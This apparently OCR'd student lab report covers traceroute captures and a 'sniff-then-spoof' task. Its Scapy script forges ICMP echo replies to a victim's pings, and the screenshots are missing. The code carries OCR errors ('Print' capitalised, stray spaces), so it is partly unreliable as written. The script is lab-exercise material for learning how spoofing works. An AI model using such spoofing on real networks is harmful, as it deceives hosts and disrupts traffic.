
Provide a screenshot of the Wireshark capture that shows the ICMP requests sent with increasing TTL and the error response from the routers with a message as “Time to live exceeded”.

Running the python code:



The code shows the number of hops from the src ip 10.0.2.6 to the dest ip 74.6.136.1

TRACEROUTE WIRESHARK CAPTURE:



The capture a TTL exceeded error.

Task 4: Sniffing and-then Spoofing


Code:

```
#!/usr/bin/python
from scapy.all import *
def spoof_pkt(pkt):
     newseq=0
```

```
    if ICMP in pkt:
        print("original packet..... ")
        Print ("source IP :", pkt [IP].src)
        Print ("Destination IP :", pkt [IP]. dst)
        srcip = pkt [IP]. dst
        dstip = pkt[IP].src
        newihl = pkt [IP]. ihl
        newtype = 0
        newid = pkt [ICMP].id
        newseq = pkt [ICMP]. seq
        data = pkt [Raw]. load
        IPLayer = IP (src=srcip, dst=dstip, ihl=newihl)
        ICMPpkt = ICMP (type=newtype, id=newid, seq=newseq)
        newpkt = IPLayer/ICMPpkt/data
        print ("spoofed packet..... ")
        print ("Source IP:", newpkt [IP].src)
        print ("Destination IP:", newpkt [IP]. dst)
        send (newpkt, verbose=0)
pkt = sniff (filter='icmp and src host 10.0.2.6',
prn=spoof_pkt)
```


The Code is such that when the victim pings an irresponsive IP address, In this case 1.2.3.4 there is no response received by the victim. As soon as the program is runs, responses of the ping request are received by the victim. This uses the concept of first sniffing and then spoofing the packets.

ATTACKER:



The attacker sniffs packets and spoofs the reply and sends it back to the victim

VICTIM:



The victim pings a random IP. This IP may not reply back to ping requests but as soon as the attackers runs sniffspoof.py replies are sent back to the src ip.

NAME: TILAK VIGNESH MEKALA

SRN: PES2UG19CS432

SEM:5

SECTION: G

PESU-ECC